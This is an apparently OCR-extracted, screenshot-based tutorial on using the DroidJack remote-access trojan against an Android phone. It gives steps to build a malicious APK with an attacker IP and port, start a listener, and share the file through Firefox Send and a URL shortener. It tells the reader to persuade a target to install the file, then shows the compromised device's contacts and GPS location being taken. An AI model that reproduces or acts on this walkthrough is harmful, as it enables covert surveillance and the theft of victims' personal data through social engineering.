Password: !!!!!

☑ Remember Me?

Under ***Generate APK*** tab, enter necessary details (attacker's **IP address**, **port** number) and click on ***Generate*** button to create APK file.



DroidJack - Welcome null

App Name: tezz

File Name: tezz

Dynamic DNS: 192.168.0.103

Port Number: 1337

□ Use Custom Icon

Use a port greater tha

Bind with another APK


File:

□ Bind?

□ Stealth Mode


DroidJack says: Good afternoon null! :D

APK file will be saved in Droidjack folder.



APK file generated successfully

APK file named tezz.apk has been generated successfully



1. click on devices

2. provide the port number

3. click on this ,to turn on


Port: 1337

Status: Not listening for new connections

Reception Off

DroidJack says: Wanna suggest/report/comment anything? Write to me! :)

Under ***Devices***, enter ***Port number*** (assigned while APK creation) and click on ***Off*** button, which turns ***ON*** for listening new connections.




Port: 1337

Status: Listening for new connections

Reception On

DroidJack says: Wanna suggest/report/comment anything? Write to me! :)

Visit https://send.firefox.com and upload ***tezz.apk*** file saved in Droidjack folder.



Private, Encrypted File Sharing


Send files through a safe, private, and encrypted link that automatically expires to ensure your stuff does not remain online forever.

Learn more

Drop your file here to start uploading

*For the most reliable operation, it's best to keep your file under 1GB*

This website generates a link from where anyone can download the malicious APK file over the internet.



Firefox Send
https://send.firefox.com/share/21f8e46c7b
Search
Send Firefox Test Pilot web experiment

The link to your file will expire after 20 downloads ▼ or 24 hours.

Copy and share the link to send your file: tezz.apk


https://send.firefox.com/download/21f8e46c7b/#v

□ Require a password to download this file

we can even shorten the link created by send.firefox.com using any online URL shortening services (http://tinyurl.com)

Convince your target to download and install ***tezz.apk.***

If the target installs downloaded malicious APK file,  the attacker can observe a new connection under ***Devices*** tab on Droidjack application wizard.




| Country | Phone Number | Model | Manufacturer | Versi... | IP Address | ID | Running app | Idle time |
|---|---|---|---|---|---|---|---|---|
| Unknc | Not Registered | 2014818 | Xiaomi | 5.1.1 | 192.168.0.100 | a3cad0437d12 | tezz | 0 s |

Port: 1337

Status: Listening for new connections

DroidJack says: 2014818 has joined the party! :D

An attacker can control the target mobile and perform several operations remotely.




| Country | Phone Number | Model | Manufacturer | Versi... | IP Address | ID | Running app | Idle time |
|---|---|---|---|---|---|---|---|---|
| Unknc | Not Registered | 2014818 | Xiaomi | | | d12 | tezz | 0 s |

Port: 1337

Status: List


DroidJack says: Wanna suggest/report/comm



DroidJack - Contacts Browser - 2014818 - 192.168.0.100

| S.no | Name | Number |
|---|---|---|
| 1 | [redacted] | [redacted] |
| 2 | Google Assistant | [redacted] |
| 3 | Hacker School | [redacted] |
| 4 | Hacker School | [redacted] |
| 5 | Pavan | [redacted] |
| 6 | Prateek | [redacted] |
| 7 | Vijay | [redacted] |

DroidJack says: Wanna suggest/report/comment anything? Write to me! :)




DroidJack - Welcome null

| Country | Phone Number | Model | Manufacturer | Versi... | IP Address | ID | Running app | Idle time |
|---|---|---|---|---|---|---|---|---|
| Unkno | Not Registered | 2014818 | Xiaomi | 5.1.1 | 192.168.0.100 | a3cad0437d12 | tezz | 0 s |

Port: 1337

Status: Listening for new connecti

DroidJack says: Wanna suggest/report/comment anything? Write to



| Country | Phone Number | Model | Manufacturer | Versi... | IP Address | ID | Running app | Idle time |
|---|---|---|---|---|---|---|---|---|
| Unknc | Not Registered | 2014818 | Xiaomi | 5.1.1 | 192.168.0.100 | a3cad0437d12 | tezz | 0 s |

Locating devic


roidJack

Device located!

a3cad0437d12's location acquired!

Port: 1337 Status: Listening for new connections Reception

DroidJack says: Wanna suggest/report/comment anything? Write to me! :)



https://www.google.com/maps/place/17°26'09.6"N+78°26'26.3"E/@17.436012,78.43

17.436012,78.440636


17°26'09.6"N 78°26'26.3"E

17.436012, 78.440636

Add a missing place

Add a label

Waiting for www.google.com...

